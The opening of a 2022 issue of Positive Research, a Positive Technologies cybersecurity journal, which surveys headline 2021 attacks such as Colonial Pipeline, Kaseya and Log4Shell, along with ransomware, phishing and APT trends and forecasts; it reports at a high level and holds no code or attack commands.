

■ positive

R  
E  
S  
E  
A  
R  
C  
H

→



**4**

Some introductory thoughts



**14**

Cybersecurity in 2021–2022: trends and forecasts



**56**

How the world embraced results-oriented cybersecurity



**78**

Business in the crosshairs: analyzing attack scenarios




**118**

From The Standoff participants to the judges: how Innostage Group coped with the role of a global SOC


**8**

Cybersecurity in a new reality




**50**

Most interesting vulnerabilities of 2021




**74**

Cyberthreat evolution (2017–2021)



**94**

Vulnerability management: user guide



**10**

Flashback to 2021: hacks and leaks that made headlines



**52**

Business involvement in information security



**76**

Six steps to results-oriented security



**106**

Who's afraid of a cyberstorm? How to ensure business protection from unacceptable events



**126**

About our authors

# Some introductory thoughts

Dear friends, you are holding in your hands the latest issue of Positive Research—the annual journal on practical cybersecurity. In 2022 Positive Technologies celebrates its 20th anniversary. Since 2013, Positive Research has featured the work of the brilliant Positive Technologies' team, keeping an in-depth chronicle of the company's research. During the last 9 years, we have published about 300 articles by over 120 authors, producing more than 1,200 pages. In our anniversary year, we have gathered the best of the recent research and asked people closely related to Positive Technologies to share their thoughts about the company and the journal.





300

articles

1,200

pages

120

authors



"Positive Technologies is a story about the people, the team, the information security industry in Russia... I am in awe when I think about how we started to develop products, conduct research, and the technological peaks in expertise we reached along the way!

Twenty is a serious age, but the company still has the same young enthusiasm, quickness of mind, and courage as it did when it began—just like a startup taking on new challenging tasks and setting ambitious goals, with a smile and light in the team's eyes.

Positive Research is a living example of good team work: experts, analysts, technical writers, translators, copywriters, editors, PR specialists, artists, designers, and many other excellent professionals passionate about their work come together to produce the amazing work that goes into this journal.

Read and enjoy!"



**Alexander Anisimov**

Managing Director  
at Positive Technologies

!-"@)->

"Twenty years ago, when Positive Technologies was founded, I was fascinated by the Maximov brothers' enthusiasm and the light in their eyes. Dima frenetically wrote code for the XSpider vulnerability scanner, and Yura ardently believed that this story could be sold. Their excitement about the new project was contagious: not long thereafter, I joined in SecurityLab.ru provided the young company with all-round information support, and people started to recognize Positive Technologies. Many things have changed over the years, as the company has grown and achieved impressive results. However, the bottom line is unchanged to this day. Our researchers still tackle the most challenging problems with excitement, and by staying on the front lines of the fight against cyberthreats, they help us survive the digital cyberpocalypse. And the journal team, like true chroniclers, does its best to tell the country all about the exploits of our cyberheroes."



**Alexander Antipov**

Chief Editor of SecurityLab.ru



**Sergey Gordeychik**

Chief Information Officer at IIAI (ex-Chief Technology Officer at Positive Technologies, director and scriptwriter of Positive Hack Days)

W

"Positive Technologies has always been and will remain a company with strong expertise. Behind any expertise is research, as well as the gathering and promotion of knowledge. Positive Research accumulates expertise and then shares that knowledge for the benefit of all. Positive Technologies publications and reports can be found at the leading information security conferences and in media worldwide. However, it is easy to get lost and miss something important in the constant flow of information.

This is why Positive Research was created: to highlight the most interesting and significant findings and events of the year. People read this journal to keep up with trends, broaden their horizons, reflect on something—and maybe even crack a smile. After all, sometimes it's just nice to be able to put aside your gadget and just flip through a HARD-COPY, PAPER article! Enjoy!"



## Evgeny Gnedin

Head of Information Security  
Analytics at Positive Technologies



"The company's core values have always been focused on advanced technologies, efficient protection against cyberattacks, and, of course, people. Over the last 20 years, Positive Technologies managed to not only bring together a team of strong professionals, but also to unite the professional community around the company. The annual conference Positive Hack Days provided this community with a platform for a lively dialog. Positive Research, in turn, made it possible to share new ideas and the results of practical research with the world. It is a pleasure to see how the journal has evolved along with the company. Many teams put plenty of effort into it: researchers and analysts, technical writers and translators, and designers, marketing, and PR specialists. Thanks to its measured balance between technical expertise and analytics, Positive Research really is a unique journal. I'm sure that the growing business demand for truly efficient and results-oriented cybersecurity will help increase the number of readers, too."



## Dmitry Sklyarov


Head of Application Analysis  
at Positive Technologies

"I love Positive Technologies because there are a lot of top-notch professionals here that you can always learn something from. Here, we are used to sharing knowledge: no one fusses over their know-how, and no one is afraid of competition. Positive Technologies is constantly delving into interesting projects, so, personally, I never get bored. Above all, the company adheres to the policy of responsible disclosure and only offers solutions to protect, not to attack."



It has paid off for the Russian cybersecurity industry, making it one of the most attractive industries on the market

# Cybersecurity in a new



# reality

Recent geopolitical events have had a significant impact on the IT industry. Since the end of February 2022, Russian organizations of all sizes have been hit by cyberattacks unprecedented in scale and intensity. Hackers are attacking practically everything they can find, focusing strictly on Russian IP addresses, with the most widespread campaigns being DDoS attacks, hacks and subsequent data theft of large companies, and media defacement. Cybercriminals targeting large organizations continue to operate concealed behind the barrage of these mass attacks. In general, we are seeing an increase in the number of targeted attacks on the government sector, banks, fuel and energy companies, IT, scientific institutions, and the defense industry.

The current situation requires immediate response and for IT and information security systems to be switched into enhanced protection mode. The number of cyberattacks is growing exponentially. Are companies able to detect and respond to these attacks in a timely manner? From the end of February to mid-March, we received a huge number of requests for our security services—at least 30 percent of all the requests we received in 2021. We continue to receive plenty of requests both from the companies that have already been attacked and from those who want to increase their level of security so as not to become a victim.

The role of cybersecurity in ensuring the resilience of companies, industries, and even the entire country, has quickly come to the forefront, and the need for efficient security has become paramount. The market predominantly needs measurable security with a guaranteed result, to prevent the terrible consequences of cyberattacks. In addition, software import substitution, which has long been talked about, is no longer just a formal requirement of the regulators. In literally a couple of days, it has taken a new turn and become a real necessity, and something that business cannot survive without. In March 2022 alone, half a dozen major foreign information security vendors left the Russian market: some slammed the door loudly behind them, leaving their former corporate Russian clients defenseless against hacker attacks. These foreign vendors refused to support products already sold, revoked licenses, and shut down existing IT systems.

However, it has paid off for the Russian cybersecurity industry, making it one of the most attractive industries on the market. First, the information security market is changing: the departure of

Western vendors freed up many niches—in particular, network traffic analysis, web application protection, vulnerability management, antivirus software, and information security monitoring. These niches can be easily filled by Russian products.

Second, full import substitution in cybersecurity, unlike other high-tech industries, is doable. We estimate that, if we combine all the available solutions of the Russian vendors, we can almost completely cover Russian companies' needs for protection.

Given the current surge in demand for information security products, the Russian cybersecurity market will grow, and rapidly at that. Moreover, current events lead us to believe that this increase may even exceed analysts' expectations. As a leading Russian cybersecurity company, we are seeing this right now; in particular, the exponentially increasing demand for our services. Regardless of what is going on in the world, we continue to do what we have always done—keep our customers safe 24/7.



**To maintain stable operations in the new realities, businesses and government must take the following steps:**

- **Identify unacceptable events.**
- **Check whether the organization and its systems are well protected against unacceptable events.**
- **Conduct a retrospective investigation of old hacks.**
- **Opt for domestic security systems (especially for perimeter protection and information security monitoring centers).**
- **Increase monitoring to quicker detect and respond to cyberthreats.**



# Flashback to 2021: hacks and leaks ×!!!× that made headlines

Ekaterina Semykina,  
Ekaterina Kilyusheva

Information Security Analytics,  
Positive Technologies

## > Colonial Pipeline attack

In early May, Colonial Pipeline fell victim to DarkSide ransomware. Subsequently, the largest U.S. pipeline's company network was encrypted, and the criminals got access to a large amount of data. The company halted all pipeline operations. Two days after the attack, the authorities issued a regional emergency declaration for 17 states and Washington, D.C.<sup>1</sup>; multiple gas stations were temporarily closed, and the average fuel prices rose to their highest in seven years. In response to fuel shortages, major airlines such as American Airlines had to change flight schedules, raising operating costs and inconveniencing customers.<sup>2</sup>

To regain control of their assets, Colonial Pipeline paid the hackers a \$4.4 million ransom for a decryption tool.<sup>3</sup>

## > Leak of Argentinian citizens' data

In mid-October, news spread about a hacker breaching the Argentinian government's database with ID card details of the country's entire population.<sup>4</sup> The ID cards of all Argentinian citizens were put up for sale on the Internet; the stolen database contained information on more than 45 million citizens. As proof of the breach, the hacker published the personal information of 44 of the country's celebrities, including the president and other political figures, while offering to look up the data of any other Argentinian citizen. By selling this information, the criminal behind the leak was enabling other attacks, including fraud.



In addition to the continued COVID-19 pandemic, last year was marked by a series of unprecedented cybersecurity events that hit government agencies, private businesses, and the lives of ordinary citizens. What with targets varying from a major pipeline and a government database to a chain of retail stores and a small private hospital, these cyberattacks were a constant threat throughout the year and resulted in serious fiscal losses, reputational damage, and, in some cases, loss of life.

### > Kaseya REvil attack

The REvil attack on Kaseya<sup>5</sup> in July 2021 affected more than 1,500 client organizations that used Kaseya VSA to manage their IT infrastructure. Hackers exploited a zero-day vulnerability in the company's product and attacked its customers. The majority of Kaseya VSA users were MSPs, that is, companies that manage the infrastructure of other organizations. As a result, the criminals managed to infect thousands of corporate networks with ransomware, causing major disruptions.

The attack affected companies and customers in many industries worldwide, including the Swedish Coop grocery store chain, which was forced to close all 800 of its stores for six days.<sup>6</sup>

### > Memorial Health System attack

The largest ransomware attack on a medical institution in 2021 was perhaps that on Memorial Health System by the Hive group in August.<sup>7</sup> Having caused the IT infrastructure of three hospitals to collapse, the attackers effectively disrupted scheduled operations and patient admissions while stealing 1.5 TB of personal information, including that of patients. They subsequently received a ransom payout of \$1.8 million for decryption and non-publication of the stolen information.

1,500+  
organizations affected  
by the attack



## > **Attack against the Washington police**

The police department in the U.S. capital suffered a massive leak of internal information after a ransomware attack.<sup>8</sup> The Babuk group released thousands of the Washington police department's sensitive documents on the darkweb. Hundreds of police officer files, informant data, and intelligence reports that include information obtained from other agencies, such as the FBI and Secret Service, were made public.

The leak is a serious threat to police officers and civilians because of the risks it presents to human life. The full effects are as yet unknown, as this information can be used at any time by bad actors.



## > **JBS Foods attack**

In June 2021, the world's largest meat producer, JBS Foods, suffered a ransomware attack that impacted IT infrastructures in Northern America and Australia.<sup>9</sup> As a result, the company had to temporarily shut down production in the U.S. Although JBS Foods managed to restore most systems by using backup copies, the company's management still paid an \$11 million ransom to cybercriminals.



## > **Acer attack: one of the largest ransoms ever demanded**

In March, Taiwanese electronics and computer maker Acer was hit by a REvil ransomware attack. The criminals demanded one of the largest known ransoms at the time, 50 million dollars.<sup>10</sup> Hackers stole confidential information, including financial documents, bank balances, and employee data. Acer shares temporarily fell by 1.64 percent ahead of news of the attack.



## > **Attack on Iranian gas stations**

In Autumn, Iran's government reported a cyberattack that disrupted gas stations across the country.<sup>11</sup> The hackers disabled a state-run system that allows consumers to buy subsidized fuel from gas stations. The attack disrupted approximately 4,000 gas stations in the country. According to Iranian local media and officials, the attack caused long queues at gas stations in Tehran, and disrupted gas stations nation-wide.



## > Twitch data breach

In October, the American live streaming service Twitch announced on its Twitter that it fell victim to a cyberattack.<sup>12</sup> As a result, more than 100 GB of leaked data was publicly posted online, including the earnings of streamers, which caused heated discussion amongst users. The stolen information included internal documents, Twitch's source code, security tools, and more. This data is of particular value, as by analyzing the source code and protection mechanisms, criminals can find previously unknown vulnerabilities that can potentially be used to attack both the streaming service and its users.



## > Log4shell cyberpandemic

In December 2021, a zero-day vulnerability was revealed in the popular open-source library Apache Log4j. This vulnerability can lead to remote execution of source code.<sup>13</sup> Many large companies, including Amazon, Cisco, Cloudflare, FedEx, GitHub, IBM, Mojang Studios (developer of Minecraft), Apple, and Twitter already reported that their solutions are vulnerable.<sup>14</sup> <sup>15</sup> <sup>16</sup> The Log4j library is used in many open-source projects, such as Elasticsearch and Redis.

Attackers began to exploit the vulnerability as soon as it was published. They have already used it to distribute the Dridex banking Trojan and a number of ransomware tools.



**Behind all the seemingly abstract scary stories about major leaks, encrypted or sold data, ransomware, and cyberespionage are tangible consequences of attacks: closed gas stations, canceled flights, closed plants, supply chain disruptions, and failures of scheduled operations. Not to mention ruined reputations and tens of millions of dollars lost by private companies around the world. This is the price we pay for negligence of information security. And everyone will pay this price if our attitude does not change. Time is ticking...**





# Cyber- security in 2021 → 2022: trends and forecasts


**An increase in malware attacks, APT espionage campaigns, and ransomware attacks. A steady trend toward hybrid work that continues to fuel attacker interest in vulnerabilities in RDP and remote work tools. The increasing role of humanless protection technologies and machine learning, as well as new methods of fraud related to NFT. Read this article to learn more about trends that formed in 2021 and the challenges that 2022 will bring.**

Today, information security has become a matter of concern to top government officials, and protection from cyberattacks is on the agenda of meetings of government leaders. Cyberattacks on critical facilities can lead to unacceptable consequences for a country's economy. An example is the ransomware attack on Colonial Pipeline (the largest pipeline system in the U.S.), after which fuel delivery to several U.S. states was disrupted and a state of emergency declared in some counties.

In order to avoid the dramatic consequences of cyberattacks, it is vital to determine the events that are unacceptable for a country's economy and sovereignty, and focus the main efforts on preventing such events. A similar approach can be used at the industry level, including the creation of special organizations to ensure cyberresilience in the entire industry. We call this approach effective cybersecurity. It is already used in a number of leading Russian companies and shows its efficiency.

There is a need for industry-specific cybersecurity centers ready to respond when organizations, the industry and even countries are in danger. At such cyberranges, not only software but the entire infrastructure of an industry or country can be deployed. Security professionals can test attack methods and protection measures against unacceptable events at the industry and government level.



- 
- 16 — Hackers against companies and people
  - 20 — Who attacks business and government and how
  - 24 — Vulnerabilities in protection tools
  - 26 — Manufacturing, industry, and energy
  - 30 — Finance: fraud and adaptation to pandemic conditions
  - 34 — From 2021 to 2022: trends in the development of operating system security
  - 36 — Security of mobile applications and devices: Android and iOS are changing places, and business is interested in application protection
  - 40 — Artificial intelligence and machine learning: what made 2021 memorable and what to expect in 2022
  - 44 — Metaverse time: from DeFi to NFT and GameFi

# Hackers against • companies and people •

Ekaterina Kilyusheva

Head of Research in the Information  
Security Analytics, Positive Technologies

## Government institutions are the most common victims of cyberattacks

Government traditionally ranks first by number of attacks: 16 percent of all attacks are aimed at government institutions. In most cases, criminals used social engineering (51%) and hacking (26%), and exploited web vulnerabilities (16%). Compared to 2020, the share of attacks targeting web resources increased significantly, from 14 to 23 percent. This is probably due to the growing number of services offered online and the increasing amount of data in government information systems.

The amount of data in government information systems is constantly rising, and in 60 percent of attacks the goal was data theft. In one of the most high-profile attacks, hackers breached the Argentinian government's IT network and stole ID card details for the country's entire population.

Malware was used in 62 percent of all attacks, two-thirds of which involved ransomware, including Avos Locker, Avaddon, DoppelPaymer (PayOrGrief), Conti (Ryuk), Babuk, and REvil. In addition to stealing data, ransomware attacks disrupted government IT systems and even the infrastructure of a smart city. A notable example is the PayOrGrief gang who attacked the Greek city of Thessaloniki, <sup>1</sup> paralyzing the city's e-government, tax, and transport systems, and the Lockbit 2.0 gang, <sup>2</sup> who attacked the Italian region of Lazio, disrupting almost the entire region's IT infrastructure and its health portal.






in 60%  
of attacks on government  
institutions the goal was  
data theft

Ransomware operators were especially active in the second quarter of 2021: the share of ransomware attacks jumped to 73 percent, but dropped to 46 percent in Q3. In addition to ransomware, attackers used remote administration tools (27% of attacks), spyware (11%), and loaders (11%).

APT groups LuckyMouse, Tick, and Calypso target organizations in the U.S., Europe, Asia, and the Middle East, including government agencies, while the BackdoorDiplomacy APT group has been seen attacking foreign ministries in many African countries, the Middle East, Europe, and Asia. The ChamelGang and MustangPanda APT gangs carried out attacks for espionage purposes.



Government traditionally ranks first by number of attacks

## Forecasting: attacks on government services and theft of data


With the increase in digitalization and the amount of data processed by government information systems, the number of attacks on government agencies is expected to further grow.

Bursts of malicious activity against government IT resources are expected in the run-up to and during significant events, for example, in Russia, we predict an increase in attacks during Unified Election Day in September 2022. Such attacks can include attempts to penetrate the networks of government institutions and gain access to government systems, as well as DDoS and social engineering attacks.




## More and more often people are becoming victims of phishing attacks

14 percent of attacks were aimed at individuals. In most cases, attackers used social engineering (88% of attacks), data theft being the main target. They most often stole user credentials (46%), personal data (20%), and payment card information (14%).



14%  
of attacks were aimed  
at individuals




## Attackers may take advantage of the launch of the digital ruble prototype to create fake sites and sell fake cryptocurrency

In 58 percent of attacks, criminals infected user devices with malware, mostly remote-control malware (34%), spyware (32%), and banking trojans (32%). In most cases, the sources of infection were email (29%) and sites (35%). Attackers exploited users' personal network devices to create botnets and conduct attacks.

Mass phishing attacks exploited current affairs: for example, attackers offered fake vaccination certificates, conducted phishing campaigns, and created fraudulent sites before the European Football Championship, the release of a new episode of Friends, and Black Friday.


**Forecasting: phishing campaigns are not likely to decrease in number anytime soon**

In 2022, we expect phishing attacks that will use significant global events as bait, such as the Winter Olympics, the Formula One World Championship circuit racing, and the FIFA World Cup. Attackers may take advantage of the launch of the digital ruble prototype to create fake sites and sell fake cryptocurrency.



The most common types of malware used in attacks against individuals (percentage of attacks)

- remote-control malware
- spyware
- banking trojans







# Who attacks business and government and how



## **Blaming the usual suspects is no longer possible: any country can be behind an attack**

2021 was marked by numerous targeted attacks, and some of them were initiated by well-organized APT groups. Earlier, it was customary to attribute groups to one country or another; some people believe that powerful cybercriminal groups can only be created in countries with advanced technologies and technical expertise. This is no longer the case.

First, anyone can buy malicious tools (which often come with instructions for their use) on dark web forums. Moreover, clear instructions and the popularity of the hacking-as-a-service (HaaS) model significantly reduces the technical barrier to entry for cybercrime, which means APT groups are no longer bound to specific geographic areas. Today, a cybercrime group can be located in any country.

Second, there is a steady trend for groups to reuse each other's tools, and to exchange, resell, and share technological expertise within the criminal community. Often, attackers even order tools to be developed for specific tasks. There have already been cases of mergers, acquisitions, or separation of cybergroups: the accumulated expertise and specific attack techniques are no longer used by one particular criminal group only. All this complicates traditional attribution of attacks based on attack methods and sometimes makes it impossible.

Third, there are companies that specialize in developing tools used to penetrate information systems. This is especially common in countries where such activities are not subject to legal restrictions. These tools are widely available for purchase, and there are confirmed cases where they were used in attacks.

## **Ransomware**

By August, the number of ransomware attacks exceeded the number of attacks for the entire 2020. The most frequent victims of ransomware operators were medical institutions (16%), government institutions (14%), scientific and educational centers (12%), and industrial companies (11%).







Alexey Novikov  
Director of Positive Technologies  
Expert Security Center

Ransomware attacks peaked in the first half of 2021, affecting such major organizations as Colonial Pipeline and JBS Food. Now, however, their activity has begun to subside. Many reasons contributed to this, including the actions of law enforcement agencies, the imposition of sanctions on cryptocurrency exchanges that helped ransomware operators, and the shortcomings of seemingly solid partner programs. All this is forcing attackers to reform the established processes so as not to lose a very profitable business. Some operators are forming their own malware distribution teams to hack companies' networks and distribute ransomware.

In an attempt to avoid unnecessary attention from the intelligence services, ransomware operators who used to target large companies may now change their tactics. Some gangs have already limited their selection of targets, excluding government agencies, critical industrial enterprises, and medical organizations. We expect some criminals to switch to mid-level organizations, sacrificing large ransom sums in exchange for an increased number of victims and "quieter" activities, while security services have turned their attention to more serious gangs. At present, however, the ransom sums are only growing and even setting new records: ransomware operators are trying to make as much money as possible, well aware that soon it will be much more difficult to conduct this business.

Another potential change in ransomware behavior is that malefactors steal data without encrypting the infrastructure and then demand a ransom for not disclosing the stolen information. In 2021, we have already observed such attacks by Babuk Locker. <sup>1</sup>

Many renowned ransomware distributors will go underground or, more likely, rebrand themselves.

Each year, ransomware operators try new blackmail tactics. In one such case, after a company refused to pay, the attackers threatened to report the attack and the data theft to its customers. The thinking is that customers will "persuade" the victim company to pay up to prevent disclosure of their data. Next year, attackers will continue to concoct new techniques. Cyberattacks are known to affect stock prices, so attackers may start targeting companies that are about to go public, as public opinion is particularly important at this time. Ransomware operators can steal quarterly reports and threaten to disclose this information.

Nevertheless, as law enforcement agencies have seriously taken on ransomware operators, this business is losing its shine. In the U.S., mandatory reporting of ransom payments by companies is proposed as a measure to counter ransomware operators. <sup>2</sup> This is expected to help law enforcement track transactions and catch criminals. A total ban on paying ransoms to criminals is also viewed as an option. It is possible that in the next few years, ransomware attacks will be recognized as terrorist activities at the legislative level.





Ransomware gangs are known to recruit insiders to attack various organizations, as happened in an attack by LockBit 2.0 when criminals encrypted infrastructure and stole data from Accenture. Because of the increase in ransom amounts, malefactors can offer insiders a generous reward, which opens a new channel for criminals to access victims' infrastructure.

Moreover, criminals got so rich on ransoms that they can now afford to buy zero-day vulnerabilities: half of all premium advertisements on dark web forums offer such vulnerabilities for various systems. Throughout 2021, there has been an increase in the number of advertisements from access sellers and buyers on the dark web. The number of users who place advertisements for sale, purchase, or cooperation is also growing: the first quarter of 2021 saw the number of users triple compared to the same period in 2020. As we mentioned earlier, the access-for-sale market was flooded with newcomers, mostly hacking small companies.

## Dark web access-for-sale market

